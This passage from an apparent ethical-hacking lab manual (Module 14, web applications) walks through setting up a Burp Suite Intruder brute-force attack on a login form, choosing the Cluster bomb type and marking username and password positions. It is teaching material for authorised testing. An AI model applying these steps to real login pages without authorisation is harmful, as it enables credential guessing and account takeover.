


Figure 2.1.13: Enter random credentials

26. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.
27. Observe the target host and port values in the **Host** and **Port** fields.




Figure 2.1.14: Intruder tab

T A S K 1 . 3**Perform a Brute-force Attack**

28. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear \$** button from the left-pane to clear the default payload values.




Figure 2.1.15: Positions tab under the Intruder tab

29. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.




Figure 2.1.16: Selecting Attack type as a Cluster bomb

30. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step 23** and click **Add \$** from the left-pane.
31. Similarly, select the password value entered in **Step 23** and click **Add \$** from the left-pane.

Note: Here, the username and password are **admin** and **password**.

Module 14 - Hacking Web Applications




Figure 2.1.17: Adding payload values

- Once the username and password payloads are added. The symbol ‘\$’ will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.

